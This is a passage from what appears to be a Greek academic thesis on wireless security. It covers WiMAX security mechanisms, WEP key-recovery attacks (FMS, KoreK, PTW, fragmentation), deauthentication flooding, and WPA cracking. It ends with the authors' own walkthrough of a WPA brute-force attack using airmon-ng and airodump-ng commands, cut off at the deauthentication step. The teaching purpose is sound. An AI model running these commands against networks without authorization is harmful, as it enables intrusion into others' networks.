wifi δικτύου σε συνδυασμό με κάποια τρύπα ασφαλείας για την εισβολή στο δίκτυο αυτό από έναν ασφαλή για τον εισβολέα χώρο, όπως ο εταιρικός χώρος παρκινγκ. Με μια δόση χιούμορ, πολλά άρθρα στο διαδίκτυο για να ωθήσουν τους networkadministrators να αυξήσουν την ασφάλεια των ασύρματων δικτύων τους, ρωτούν: «μοιράζεστε την εταιρική σας σύνδεση στο ιντερνέτ με εκείνο τον κύριο στο πάρκινγκ;».

Αυτό το είδος επίθεσης είναι μόνο μία από τις μεθόδους πρόκλησης κατάρρευσης σε ένα ασύρματο δίκτυο. Ένας αρκετά έξυπνος και δύσκολα αντιμετωπίσιμος τρόπος επίθεσης, είναι η ηθελημένη εκπομπή ψευδών πακέτων «αποσύνδεσης χρήστη» (disassociation/ deauthenticationpackets) προς το AccessPoint. Εφόσον ο εισβολέας συλλέξει τις MAC διευθύνσεις των σταθμών πελατών μιας κυψέλης μπορεί απλά να στείλει πολλά πακέτα αποσύνδεσης για κάθε μια MAC- πελάτη. Το AP απλά δεν θα καταλάβει ότι τα πακέτα αυτά είναι κακόβουλα και θα αποσυνδέσει όσους σταθμούς του ζητηθούν προκαλώντας έτσι την κατάρρευση του δικτύου.

Όλα τα παραπάνω συνηγορούν ότι η προτυποποίηση της ασύρματης ασφάλειας, είναι μια εργασία σε εξέλιξη. Νέα πρότυπα μελετούνται, όπως το 802.11i που υπόσχονται μια καλύτερη λύση από το WEP. Βέβαια ένας τέτοιος στόχος φαίνεται εύκολος δεδομένης της πλήρους και πέρα για πέρα αποτυχίας του WEP πρωτοκόλλου. Πολλοί χρησιμοποιούν λύσεις λογισμικού που κρυπτογραφούν την κίνηση δεδομένων σε υψηλότερο δικτυακό επίπεδο, όπως το IPsec, το ssl κτλ.

3.6 Ασφάλεια τουWiMax

3.6.1 Γενικά

Η ασφάλεια, όχι μόνο στο WiMAX αλλά και γενικά στα συστήματα επικοινωνιών, είναι ένα αρκετά ευρύ και πολύπλοκο ζήτημα. Ωστόσο, οι βασικοί άξονες που καθορίζουν την ασφάλεια είναι οι παρακάτω ανεξαρτήτως συστήματος:

- Privacy: Προστασία από «ωτακουστές» καθώς τα δεδομένα του χρήστη μεταδίδονται από άκρο-σε-άκρο στο δίκτυο.
- Dataintegrity: Προστασία τόσο των δεδομένων όσο και των σημάτων ελέγχου από τυχών αλλοιώσεις κατά την μετάδοσή τους και μεταφορά τους στο δίκτυο.
- Authentication: Πιστοποίηση της ταυτότητας του χρήστη ή/και της συσκευής του. Αντίστοιχα, ο χρήστης ή/και η συσκευή του θα πρέπει να πιστοποιήσει την ταυτότητα του δικτύου. Η διαδικασία αυτή ονομάζεται και αμοιβαία πιστοποίηση (mutual authentication).

- Authorization: Διαδικασία έγκρισης ενός πιστοποιημένου χρήστη για χρήση συγκεκριμένων υπηρεσιών.
- Accesscontrol: Ο έλεγχος πρόσβασης εξασφαλίζει ότι μόνο εγκεκριμένοι χρήστες επιτρέπεται να κάνουν χρήση συγκεκριμένων υπηρεσιών.

Όπως είναι φυσικό, εφόσον μελετάμε ένα τηλεπικοινωνιακό σύστημα όπως το WiMAX το οποίο υλοποιεί το πρότυπο IEEE802.16, η ασφάλεια αφορά σχεδόν όλα τα επιμέρους επίπεδα του OSI, τα οποία υλοποιεί. Κάθε επίπεδο χειρίζεται διαφορετικά ζητήματα ασφαλείας ανάλογα με τον ρόλο του. Το γεγονός αυτό είναι απόλυτα ευθυγραμμισμένο με την άποψη ότι σε ένα σύστημα επικοινωνιών πρέπει να υπάρχουν πολλαπλοί μηχανισμοί ασφαλείας ώστε ακόμα και σε περιπτώσεις που κάποιος από αυτούς καταρρεύσει, το σύστημα να συνεχίσει να προστατεύεται από τους υπόλοιπους. Στο σχήμα 37 εμφανίζονται οι μηχανισμοί ασφαλείας για τα επιμέρους επίπεδα.[8]

Layer	Security Mechanism	Notes
Link	AES encryption, device authentication, port authentication (802.1X)	Typically done only on wireless links
Network	Firewall, IPsec, AAA infrastructure (RADIUS, DIAMETER)	Protects the network and the information going across it
Transport	Transport-layer security (TLS)	Provides secure transport-layer services, using certificate architecture
Application	Digital signatures, certificates, secure electronic transactions (SET), digital rights management (DRM)	Can provide both privacy and authentication; relies mostly on public key infrastructure

Σχήμα 35: Μηχανισμοί ασφαλείας

Στο επίπεδο ζεύξης απαιτείται κρυπτογράφηση (πχ. βάσει προτύπου AdvancedEncryptionStandard – AES) έτσι ώστε να εξασφαλιστεί πως κάποιος ωτακουστής, παρά το γεγονός ότι μπορεί να λαμβάνει το σήμα που εκπέμπεται δεν θα μπορεί να το αποκρυπτογραφήσει και να έχει πρόσβαση στα δεδομένα που μεταφέρει. Επιπλέον, απαιτείται και έλεγχος πρόσβασης ώστε να μην επιτρέπεται η σύνδεση στο δίκτυο σε μη εγκεκριμένο χρήστη. Όπως είναι εύκολο να φανταστεί κανείς, σε ενσύρματα συστήματα δεν χρησιμοποιείται συχνά η κρυπτογράφηση καθώς είναι δυσκολότερο να αποκτήσει κάποιος πρόσβαση στο μέσο διάδοσης που είναι το καλώδιο, ενώ αντίθετα στα ασύρματα συστήματα είναι ο αέρας.

[8] Εισαγωγή στην τεχνολογία ασύρματης δικτύωσης WiMax (Πτυχιακή Εργασία)

Στο επίπεδο δικτύου υπάρχουν ακόμα περισσότεροι τρόποι προκειμένου να επιτευχθεί σημαντικός βαθμός ασφαλείας. Το πρωτόκολλο Internet ProtocolSecurity (IPsec) χρησιμοποιείται για τις διαδικασίες πιστοποίησης και κρυπτογράφησης ενώ μέσω των firewalls επιτυγχάνεται η προστασία του δικτύου από κακόβουλες επιθέσεις. Επιπλέον, τα πρωτόκολλα RemoteAccessDial-InUserService (RADIUS) και DIAMETER10 είναι υπεύθυνα για την υλοποίηση των διαδικασιών AAA.


Στο επίπεδο μεταφοράς το πρωτόκολλο TransportLayerSecurity (TLS) προσθέτει επιπλέον ασφάλεια για την ορθή μεταφορά των πακέτων ενώ στο επίπεδο εφαρμογής υπάρχει πληθώρα μηχανισμών ασφαλείας όπως ψηφιακές υπογραφές, ψηφιακά πιστοποιητικά, κ.α.

3.6.2 Χαρακτηριστικά Ασφαλείας

Ο έλεγχος πρόσβασης είναι ο μηχανισμός μέσω του οποίου εξασφαλίζεται ότι μόνο εγκεκριμένοι χρήστες επιτρέπεται να έχουν πρόσβαση στους πόρους του δικτύου. Κάθε σύστημα πρόσβασης έχει τις οντότητες:

- τονsupplicant που αιτείται την πρόσβασή του στο δίκτυο
- τον authenticator που ελέγχει το σημείο πρόσβασης του supplicant
- την οντότητα που αποφασίζει εν τέλει εάν η αίτηση πρόσβασης του supplicant θα γίνει δεκτή ή όχι.

Στο σχήμα 38 φαίνεται μια τυπική αρχιτεκτονική ελέγχου πρόσβασης που χρησιμοποιείται ως επί των πλείστων από τους NSPs.



Σχήμα 36: Ενδεικτική αρχιτεκτονική ελέγχου πρόσβασης χρηστών

Η αρχιτεκτονική του WiMAX υλοποιεί όπως έχει ήδη αναφερθεί το σύνολο των AAA (Authentication, Authorization, Accounting) διαδικασιών και επιπλέον έχει την δυνατότητα να εγκρίνει την ροή υπηρεσιών, να ελέγχει το επίπεδο υπηρεσίας καθώς και να διαχειρίζεται με ασφάλεια την κινητικότητα των χρηστών. Μερικά από τα σημαντικότερα χαρακτηριστικά ασφαλείας του συστήματος WiMAX είναι τα παρακάτω:

- Πιστοποίηση τόσο του χρήστη όσο και της συσκευής του καθώς και αμοιβαίο έλεγχο ταυτότητας του MS και του NSP, βάσει του PrivacyKeyManagementVersion 2 (PKMv2) όπως προβλέπεται στο πρότυπο inIEEE 820.16e-2005.
- Οι μηχανισμοί πιστοποίησης θα πρέπει να βασίζονται σε διάφορους τύπους διαπιστευτηρίων όπως κωδικοί, SubscriberIdentityModule (SIM) cards, UniversalSIM (USIM), UniversalIntegratedCircuitCard (UICC), RemovableUserIdentityModule (RUIM) καθώς και πιστοποιητικά X.509, αρκεί να είναι κατάλληλα όπως προδιαγράφεται στο RFC 4017.
- Υποστήριξη περιαγωγής ανάμεσα στους Home και VisitedNSPs καθώς και υλοποίηση του πρωτοκόλλου RADIUS στα ASNs και CSNs. Η υλοποίηση των διαδικασιών AAA θα επιτρέπουν επίσης στο HomeCSN να ανακτήσει πληροφορίες σχετικά με την ταυτότητα των VisitedCSNs από τα ASNs.

Κεφάλαιο 4:

Επιθέσεις και Αντιμέτρα

4.1 Επιθέσεις σε WEP

4.1.1 Η επίθεση FMS

Το 2001 εκδόθηκε από τους Fluhrer, Martin και Shamir η εργασία τους με τίτλο "WeaknessesintheKeySchedulingAlgorithmof RC4" στην οποία περιέγραφαν με κάθε λεπτομέρεια πως μπορούσε να σπάσει η κρυπτογραφία του RC4. και βασίστηκε σε αδυναμία της ρουτίνας KSA να ανακατασκευάζει το κλειδί από έναν αριθμό συγκεντρωθέντων κρυπτογραφημένων μηνυμάτων. Η επίθεση των Fluhrer, Martin και Shamir, όπου στη συνέχεια θα τη γράφουμε ως FMS υλοποιήθηκε στο πρόγραμμα aircrack.

Στη συνέχεια θα εισάγουμε μια τυποποίηση ώστε να εξηγήσουμε στη συνέχεια την επίθεση FMS. Θα συμβολίσουμε με *S* το διάνυσμα της κλειδοροής, με *i, j* τους δύο δείκτες στο διάνυσμα, με *L* θα συμβολίσουμε το μέγεθος του IV και με *SL* το διάνυσμα με μέγεθος *L*, το οποίο προκύπτει μετά από *L* βήματα στη ρουτίνα KSA.

Η επίθεση FMS βασίζεται στη χρήση αδύναμων διανυσμάτων αρχικοποίησης (IV) τα οποία περιλαμβάνονται στο κλειδί που περνάει ως είσοδος στον RC4. Όπως είδαμε, το κάθε IV μεταδίδεται σε απλό κείμενο και μπορεί να έχει μέγιστο μήκος 224 bits. Γνωρίζοντας έτσι το IV ο επιτιθέμενος, γνωρίζει και τα πρώτα bytes του κλειδιού κρυπτογράφησης και μπορεί πολύ εύκολα όπως απέδειξαν οι Fluhrer, Martin και Shamir να υπολογίσει και τα πρώτα bytes της κλειδοροής. Δηλαδή, αν ο επιτιθέμενος γνωρίζει τα *L* bytes του IV, τότε γνωρίζει και τα *jL*και *SL[]*. Γνωρίζοντας, όμως, το *L* byte της κλειδοροής*S*, μπορεί να μαντέψει και το *L+1* byte της όπως αποδείχθηκε από τους FMS.

Κάνοντας την παραπάνω εισαγωγή μπορούμε πλέον να δούμε λίγο πιο αναλυτικά τα βήματα που ακολουθεί η επίθεση FMS. Η επίθεση βασίζεται όπως είπαμε στη συλλογή αδύναμων IV. Για να ανακαλύψουμε τα πρώτα *L* bytes της κλειδοροής αρχίζουμε να συλλέγουμε πακέτα από το δίκτυο. Αρκεί να γνωρίζουμε το πρώτο byte του πακέτου, αφού στη συνέχεια ακολουθεί το IV που είναι σε μορφή απλού κειμένου. Για να εγκλωβίσουμε το πρώτο byte, χρησιμοποιούμε το εξής τέχνασμα: Περιμένουμε να αποσταλεί από κάποιον σταθμό του δικτύου ένα πακέτο ARP του οποίου γνωρίζουμε ότι το πρώτο byte είναι το 0xAA. Αφού συλλέξουμε ένα τέτοιο πακέτο, μπορούμε να βρούμε τα πρώτα *L* bytes του

κλειδιού χρησιμοποιώντας την πράξη: *B xor 0xAA*. Γνωρίζοντας τα πρώτα *L* bytes του κλειδιού, φτιάχνουμε ένα κλειδί μεγέθους *L, K[L]* και με αυτό εκτελούμε τα πρώτα *L* βήματα της ρουτίνας KSA. Στο τέλος θα έχουμε βρει τα *jL και SL* το οποίο προφανώς μας υποδηλώνει την κλειδοροή μεγέθους *L*. Θέλουμε τώρα να ανακαλύψουμε τα επόμενα bytes της κλειδοροής. Οι Fluhrer, Martin και Shamir απέδειξαν ότι όταν για ένα διάνυσμα *S* ισχύουν οι ακόλουθες συνθήκες:[9]

1. SL[1] < L
2. SL[1] + SL[SL[1]] = 1 + A

τότε γνωρίζοντας το *L* byte της κλειδοροής μπορούμε να μαντέψουμε και το *L+1* byte. Έτσι για να το πετύχουμε αυτό συλλέγουμε IV για τα οποία ισχύουν οι παραπάνω συνθήκες. Τα IV αυτά θα είναι στη μορφή (*A + 3, 256 – 1, X*). Αρχίζουμε με το IV (*3, 255, X*).

00000111111111XXXXXXXX

Έχοντας υπολογίσει τα *SL* και *jL*εκτελούμε το επόμενο (*L+1*) βήμα της επανάληψης. Μπορούμε τώρα να μαντέψουμε το *L+1* byte της κλειδοροής υπολογίζοντας:

$$(SL+1 - jL - SL) \bmod n = K[i]$$

Αφού υπολογίσουμε το *L+1* byte συνεχίσουμε ομοίως για τα επόμενα byte της κλειδοροής. Στο σημείο αυτό προσέξτε ότι η μέθοδος των Fluhrer, Martin και Shamir δε βρίσκει το *L+1* byte της κλειδοροής, αλλά το μαντεύει βρίσκοντας ένα πιθανό byte. Ας δούμε πως θα μαντέψουμε το *L+1* byte της κλειδοροής. Συλλέγοντας πολλά πακέτα από το δίκτυο, υπολογίζουμε το πιθανό *L+1* byte για κάθε IV/ πακέτο που συγκεντρώσαμε. Χρησιμοποιώντας στατιστικές μεθόδους προσπαθούμε να βρούμε πιο byte εμφανίζεται συχνότερα και τελικά θεωρούμε αυτό ως το σωστό για τη θέση*L+1*. Βλέπουμε, λοιπόν ότι η επίθεση FMS δεν απαιτεί να κρατήσουμε ολόκληρο το πακέτο που λάβαμε, παρά μόνο το IV που περιέχει.

[9] Practical attacks against WEP and WPA Martin Beck, TU-Dresden, Germany - Erik Tews, TU-Darmstadt, Germany, November 8, 2008

Ένα εργαλείο που υλοποιεί την επίθεση FMS είναι το aircrack. Για να λάβουμε τα πακέτα που κυκλοφορούν στο δίκτυο είναι αναγκαίο να θέσουμε την κάρτα δικτύου μας σε λειτουργία monitor. Επίσης, για να προκαλέσουμε μεγάλη κίνηση πακέτων στο δίκτυο, αφού λάβουμε ένα πακέτο ARP, χρησιμοποιούμε την τεχνική injection.

4.1.2 Η Επίθεση KoreK

Το 2004, κάποιος με το ψευδώνυμο KoreK δημοσίευσε σε ένα forum στο Internet ένα προχωρημένο εργαλείο WEP cracking που είχε δημιουργήσει. Ο KoreK αφού μελέτησε την επίθεση FMS παρατήρησε ότι υπήρχαν και άλλες αντιστοιχίες μεταξύ των πρώτων *L* bytes (όπου *L* θα συμβολίζουμε κι εδώ το μέγεθος του IV) του κλειδιού κρυπτογράφησης δηλαδή των *K[0]... K[L-1]*, των δύο πρώτων byte της κλειδοροής και του επόμενου byte*K[L]* του κλειδιού. Με βάση αυτή την παρατήρηση ο KoreK δούλεψε όπως ακριβώς και οι Fluhrer, Martin και Shamir δημιουργώντας έτσι μια σειρά από νέες επιθέσεις στο WEP. Στις επιθέσεις του ο KoreK έδωσε ονόματα όπως A_u15, A_u14.

Σχεδόν όλες οι αντιστοιχίες που ανακάλυψε ο KoreK, χρησιμοποιούν την κατεύθυνση κατά την οποία το πρώτο ή το δεύτερο byte της κλειδοροής αποκαλύπτει την τιμή του *jL+1* κάτω από κάποιες συνθήκες:

1. Εάν 2-4 τιμές του *S* έχουν ορισμένες ιδιότητες.
2. Εάν οι παραπάνω τιμές παραμένουν σταθερές στις επόμενες επαναλήψεις του KSA μετά το L+1 βήμα.

Ο αριθμός των πακέτων που απαιτούνται μειώνεται στα 700.000 με 50% πιθανότητα επιτυχίας. Ωστόσο, ο παραπάνω αριθμός στην πράξη διαφέρει και εξαρτάται από το περιβάλλον και της παραμέτρους της επίθεσης. Για παράδειγμα, κάποιοι κατασκευαστές AP, έχουν εισάγει διάφορες έξυπνες μεθόδους στα συστήματά τους για να περιορίσουν τα αδύναμα IV. Σε περιπτώσεις σαν και αυτή χρειαζόμαστε πολύ περισσότερα πακέτα για να σπάσουμε το WEP.

4.1.3 Η επίθεση PTW

Μια νέα γενιά επίθεσης στον αλγόριθμο WEP δημοσιεύτηκε το 2007 από τους Pyshkin, Tews και Weinmann και αναφέρεται ως επίθεση PTW. Η επίθεση PTW λειτουργεί ως εξής: Αρχικά ο επιτιθέμενος λαμβάνει πακέτα από το δίκτυο και ανακαλύπτει την κλειδοροή τους όπως και στις επιθέσεις FMS και KoreK. Ο επιτιθέμενος γνωρίζει τα πρώτα *l = 3* bytes για κάθε κλειδί ανά πακέτο. Στη συνέχεια την υπολογίζει για κάθε πακέτο και παίρνει ψήφους για τα *σ0... σ12*. Αφού επεξεργαστούν όλα τα πακέτα, το κλειδί *K* υπολογίζεται χρησιμοποιώντας τους τύπους: *K[0] = σ0* και *K[i] = σi – σi-1*.Εάν το κλειδί δεν είναι σωστό, λαμβάνεται μια εναλλακτική απόφαση για μία από τις τιμές σi και το κλειδί ενημερώνεται χρησιμοποιώντας μόνο 12 απλές αφαιρέσεις και χωρίς την ανάγκη να ληφθούν επιπλέον πακέτα.

Η επίθεση PTW χρειάζεται μόλις 35000 με 40000 πακέτα με ποσοστό επιτυχίας 50% και είναι πολύ γρήγορη αφού μπορεί να σπάσει το κλειδί μέσα σε 60 δευτερόλεπτα.

4.1.4 Η επίθεση Fragmentation

Όπως θα παρατηρήσατε όλες οι παραπάνω επιθέσεις εκμεταλλεύτηκαν προβλήματα του κρυπτογραφικού αλγόριθμου RC4, ο οποίος χρησιμοποιείται από το WEP και κανείς δεν είχε ασχοληθεί με τον τρόπο που χειρίζεται το επίπεδο MAC το WEP. Το 2007 οι Bittau, Handley, Lackey ανακάλυψαν μια νέα επίθεση προς το WEP η οποία βασιζόταν στην τεχνική του κατακερματισμού και την ονόμασαν «fragmentationattack». Χρησιμοποιώντας τον κατακερματισμό κατάφεραν να στείλουν στο AP ένα μεγάλο πακέτο broadcast σε τμήματα. Όταν το AP έλαβε τα τμήματα δημιούργησε από αυτά το αρχικό πακέτο και το επανεξέπεμψε στο δίκτυο ως ένα ενιαίο πακέτο. Συλλέγοντας αυτό το πακέτο κατάφεραν στη συνέχεια να ανακαλύψουν την κλειδοροή.

Οι μορφή των πακέτων στο 802.11 είναι σχεδόν σταθερή. Κάθε πακέτο ξεκινάει με μία LLC κεφαλίδα, η οποία ακολουθείται από μια κεφαλίδα SNAP Αυτές οι δύο επικεφαλίδες περιλαμβάνουν τα 8 πρώτα bytes του πακέτου. Το μόνο άγνωστο πεδίο από τις δύο κεφαλίδες είναι το πεδίο «ethertype», το τελευταίο πεδίο της κεφαλίδας SNAP. Το πεδίο


αυτό, συνήθως είναι ένας εκ των ARP ή IP. Τα πακέτα ARP, αναγνωρίζονται εύκολα εξαιτίας του σταθερού μεγέθους τους (36 bytes) και συνήθως περιλαμβάνουν μια διεύθυνση broadcast.

Άρα αφού μπορούμε να ξεχωρίσουμε ένα πακέτο ARP από ένα IP, τα 8 πρώτα bytes του απλού κειμένου από κάθε πακέτο που λαμβάνουμε μας είναι γνωστά. Λαμβάνοντας ένα πακέτο από το δίκτυο και γνωρίζοντας τα 8 πρώτα bytes του, μπορούμε να υπολογίσουμε 8 bytes της κλειδοροής εκτελώντας την πράξη:

απλό κείμενο χοκρυπτογραφημένο κείμενο

όπου το απλό κείμενο είναι η επικεφαλίδα LLC/ SNAP που γνωρίζουμε. Έχοντας 8 byteskλειδοροής μπορούμε να στείλουμε δεδομένα των 8 bytes πίσω στο AP, χρησιμοποιώντας την κλειδοροή αυτή. Στην πραγματικότητα μπορούμε να στείλουμε 4 byte δεδομένων γιατί τα άλλα 4 χρησιμοποιούνται για το άθροισμα ελέγχου. Ωστόσο δε μπορούμε να πετύχουμε τίποτα στέλνοντας μόνο 4 bytes στο AP, από τη στιγμή που η επικεφαλίδα LLC/ SNAP απαιτεί 8 bytes. Τη λύση σε αυτό το πρόβλημα ήρθε να μας τη δώσει η τεχνική του κατακερματισμού.

Το πρότυπο 802.11 ορίζει ότι μπορεί να χρησιμοποιηθεί κατακερματισμός στο επίπεδο MAC. Κάθε πακέτο μπορεί να χωριστεί σε μικρότερα θραύσματα και κάθε θραύσμα να αποσταλεί ανεξάρτητα στο δίκτυο. Κάθε θραύσμα που στέλνεται κρυπτογραφείται ανεξάρτητα το ένα από το άλλο, ωστόσο είναι δυνατό να σταλεί ένας αριθμός από θραύσματα τα οποία χρησιμοποιούν την ίδια κλειδοροή (το πολύ 16). Αν χρησιμοποιήσει ο επιτιθέμενος την τεχνική του κατακερματισμού, μπορεί να στείλει στο δίκτυο 16 ανεξάρτητα θραύσματα των 8 bytes το κάθε ένα, 4 για τα δεδομένα και άλλα 4 για το CRC. Όταν το AP λάβει τα θραύσματα θα τα συνθέσει σε ένα ενιαίο πακέτο το οποίο θα περιλαμβάνει 16 x 4 = 64 bytes δεδομένων. Βλέπουμε ότι ο επιτιθέμενος με αυτή την τακτική κατάφερε να ξεπεράσει το όριο των 4 bytes δεδομένων που μπορούσε να στείλει στο AP και να στείλει 64 bytes δεδομένων σε αυτό το Σχήμα.



Σχήμα 37: Επιτυχία τακτικής

4.2 Επίθεση σε WPA/WPA2

Η ασφάλεια του WPA ήταν υπό αμφισβήτηση από το τέλος του 2008, όπου οι ερευνητές **MartinBeck και EritTews** στοσυνέδριο PacSec παρουσίασαν έναν τρόπο για να σπάσει το**TKIP**(TemporalKeyIntegrityProtocol) που παρέχει την ασφάλεια του **WPA**, μέσα σε 15 λεπτά, βέβαια ενώ μπόρεσαν να διαβάσουν τα δεδομένα από τα πακέτα που έστελνε ένας χριστείς στο router δεν μπόρεσαν να σπάσουν το κλειδί για να έχουν πρόσβαση στο router. Σύμφωνα με τα μέχρι τώρα δεδομένα, για να "σπάσει" το WPA χρειάζεται επίθεση με λεξικά, που σημαίνει πολύ περισσότερος χρόνος, ανάγκη για δημιουργία λεξικών, και σε κάποιες περιπτώσεις ίσως και αδυναμία σπασίματος (αν το password είναι πολύ μεγάλο και περιέχει πλήθος διαφορετικών ειδών χαρακτήρων, όπως μικρά, κεφαλαία, αριθμούς και αλφαριθμητικούς χαρακτήρες). Αυτό ήταν καθησυχαστικό για την ασφάλεια των ασυρμάτων δικτύων....

Ερευνητής ασφαλείας ανακοίνωσε ότι βρήκε γρήγορο και οικονομικό τρόπο για να "σπάσει" την προστασία που χρησιμοποιείται στα ασύρματα δίκτυα, χρησιμοποιώντας τους

ισχυρούς υπολογιστές που μπορεί οποιοσδήποτε να μισθώσει από την **Amazon**, μέσω διαδικτύου.

Πρόκειται για τον **ThomasRoth**, σύμβουλο ασφαλείας υπολογιστών στην Κολωνία της Γερμανίας, που ισχυρίζεται ότι μπορεί να εισβάλει σε προστατευόμενα δίκτυα χρησιμοποιώντας ειδικό λογισμικό δικής του ανάπτυξης και εκτελώντας το στο σύννεφο του Amazon. Δοκιμάζει 400.000 πιθανούς κωδικούς ανά δευτερόλεπτο, αξιοποιώντας τη μεγάλη υπολογιστική ισχύ του cloud, με κόστος μόλις 0,22€/λεπτό. Το γεγονός αυτό αφήνει εκτεθειμένες επιχειρήσεις και οικιακά δίκτυα, εάν χρησιμοποιούν απλούς κωδικούς για την προστασία των ασύρματων δικτύων τους.

Η**Amazon**μισθώνει με την ώρα υπολογιστές σε προγραμματιστές και εταιρείες, οι οποίες δεν έχουν χρήματα για να αγοράσουν δικό τους ισχυρό εξοπλισμό ή δε σκοπεύουν να κάνουν απαιτητική χρήση συστηματικά. Οι πελάτες της εταιρείας είναι ανεξάρτητοι προγραμματιστές, αλλά και επιχειρηματικοί χρήστες.

Ο Roth σκοπεύει νακοινοποιήσειτονκώδικάτου και να διδάξει στους ανθρώπους πώς να το χρησιμοποιούν, προς το τέλος του μήνα στο συνέδριο**BlackHat**στην Ουάσινγκτον. Στόχος του είναι να πείσει τους διαχειριστές δικτύων ότι η κοινή μέθοδος προστασίας ασύρματων δικτύων δεν είναι αρκετή για να προασπίσει τα δεδομένα που διακινούνται στο δίκτυο. Η μέθοδος **WPA-PSK**, βασίζεται σε έναν κωδικό για την κρυπτογράφηση των δεδομένων. Αν ο εισβολέας καταφέρει να μαντέψει τον κωδικό, τότε όλα τα δεδομένα εκτίθενται σε εκείνον. Με άφθονη υπολογιστική ισχύ, όπως αυτή που μπορεί κάποιος να νοικιάσει από το Amazon, η μέθοδος **bruteforce** καθίσταται αρκούντως αποτελεσματική, αν ο κωδικός δεν είναι πολύπλοκος.

4.2.1 Screenshots από δικιά μας επίθεση με Bruteforce σε WPA

Ξεκινάμε βάζοντας την κάρτα δικτύου μας σε monitormode

```
root@bt: # airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy2]
                                (monitor mode enabled on mon0)
```

Μετά ξεκινάμε την καταγραφή των πακέτων, αφουγκρασμένοι στο κανάλι 11 όπου βρίσκεται ο στόχος μας.

```
root@bt: # airodump-ng -c 11 -w /root/Desktop/ mon0
```

Στέλνουμε αίτημα για deautharisation έτσι ώστε να ξαναγίνει το handshake και να το καταγράψουμε:

